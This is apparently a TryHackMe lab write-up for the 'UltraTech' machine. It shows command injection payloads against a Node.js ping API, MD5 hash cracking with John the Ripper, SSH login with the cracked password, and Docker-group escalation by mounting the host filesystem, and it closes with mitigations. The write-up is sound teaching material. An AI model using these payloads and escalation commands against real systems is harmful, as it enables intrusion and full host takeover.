UltraTech
A step-by-step guide to rooting the UltraTech machine, covering API enumeration, command injection, hash cracking, and Docker privilege escalation.

UltraTech - TryHackMe Writeup
UltraTech is a medium-difficulty Linux machine that combines web enumeration, API command injection, and privilege escalation via Docker group membership.
Difficulty: Medium ⭐⭐
Operating System: Linux (Ubuntu)
Themes: Web Enumeration, API Exploitation, Command Injection, Docker Privilege Escalation
Objectives
- Enumerate web services across two HTTP ports.
- Discover and exploit a command injection vulnerability in a Node.js API.
- Crack password hashes to obtain SSH credentials.
- Escalate privileges by abusing Docker group membership to gain root access.
Reconnaissance
Nmap Scan
A comprehensive nmap scan reveals the attack surface of the target machine.
1
nmap -p- -sCV -T4 10.10.157.117
Results:
1
2
3
4
5
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.5
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
8081/tcp open  http     Node.js Express framework
31331/tcp open http     Apache httpd 2.4.41 ((Ubuntu))
Key Findings:
- Port 8081: Hosts a Node.js Express API.
- Port 31331: Hosts an Apache web server, likely the front-end application.
- Both SSH (port 22) and FTP (port 21) are open but require credentials.
Web Enumeration
Initial Access
1. Access Node.js API (Port 8081)
Found a basic page showing “UltraTech API v0.1.3”: 
2. Access Apache Server (Port 31331)
Shows a normal website with nothing immediately interesting: 
Discovery via JavaScript Analysis
3. Found Critical JavaScript File
During directory enumeration, discovered /js/api.js containing this key code: 
Critical Code Analysis:
1
2
3
4
5
function runPing() {
    // Gets API URL and executes ping command
    $.get( "http://" + window.location.hostname + ":8081/ping?ip=" + window.location.hostname)
    // This is vulnerable to command injection
}
Vulnerability: The API endpoint /ping on port 8081 accepts an ip parameter and executes system commands without proper sanitization.
Command Injection Exploitation
4. Testing Command Injection
A. Test whoami command
Payload: http://10.10.157.117:8081/ping?ip=whoami``
Result: Returns “www” confirming command execution as www-data user: 
B. Test ls command
Payload: http://10.10.157.117:8081/ping?ip=ls``
Result: Reveals a database file utech.db.sqlite: 
C. Read Database File
Payload: http://10.10.157.117:8081/ping?ip=cat%20utech.db.sqlite``
Result: Extracts user credentials with MD5 hashes: 
Extracted Credentials:
1
2
r00t : f357a0c52799563c7c7b76c1e7543a32
admin : 0d0ea5111e3c1def594c1684e3b9be84
Credential Cracking & SSH Access
5. Crack MD5 Hash with JohnTheRipper
1
2
3
4
5
# Save the hash
echo "f357a0c52799563c7c7b76c1e7543a32" > hash.txt

# Crack with rockyou wordlist
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=raw-md5
Result: Password found: n100906
6. SSH Access
1
2
ssh r00t@10.10.157.117
Password: n100906
Access Gained:
1
2
r00t@ip-10-10-157-117:~$ whoami
r00t
Privilege Escalation
7. Enumeration
Check user privileges:
1
2
r00t@ultratech:~$ id
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
Critical Finding: User is member of docker group → Privilege escalation path available.
8. Docker Group Exploitation
Using Docker to mount the host filesystem:
1
2
3
4
5
# Method 1: Simple chroot technique
docker run -v /:/mnt --rm -it bash chroot /mnt sh

# Method 2: Alternative approach
docker run -v /:/mnt -it alpine chroot /mnt sh
How it works:
-v /:/mnt: Mounts host’s root directory (/) to/mntinside containerchroot /mnt sh: Changes root to host’s filesystem, giving root shell
9. Root Access Obtained
1
2
3
4
5
6
7
# Inside the Docker container after exploitation
# whoami
root

# Capture the final flag
# cat /root/root.txt
THM{your_root_flag_here}
Key Takeaways
Attack Path Summary:
1
2
3
Port Scanning → Web/JS Enumeration → Command Injection Discovery →
Credential Harvesting via RCE → Hash Cracking → SSH Access →
Docker Group Enumeration → Container Escape → Root Access
Vulnerabilities Exploited:
- Insecure Input Handling (Command Injection): The API endpoint on port 8081 didn’t sanitize user input
- Weak Password Storage: Unsalted MD5 hashes easily cracked
- Docker Misconfiguration: User unnecessarily added to docker group
Mitigation Strategies:
- For API Security:
- Implement input validation and sanitization
- Use allow-lists for expected input patterns
- Store passwords with modern hashing algorithms (bcrypt/Argon2)
- For System/Docker Security:
- Principle of least privilege for docker group
- Regular audit of group memberships
- Consider rootless Docker for production
Tools Used:
- Nmap - Network reconnaissance
- Ffuf/Gobuster - Web directory enumeration
- JohnTheRipper - Password hash cracking
- Docker - Privilege escalation vector
Find me online:
• TryHackMe: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb —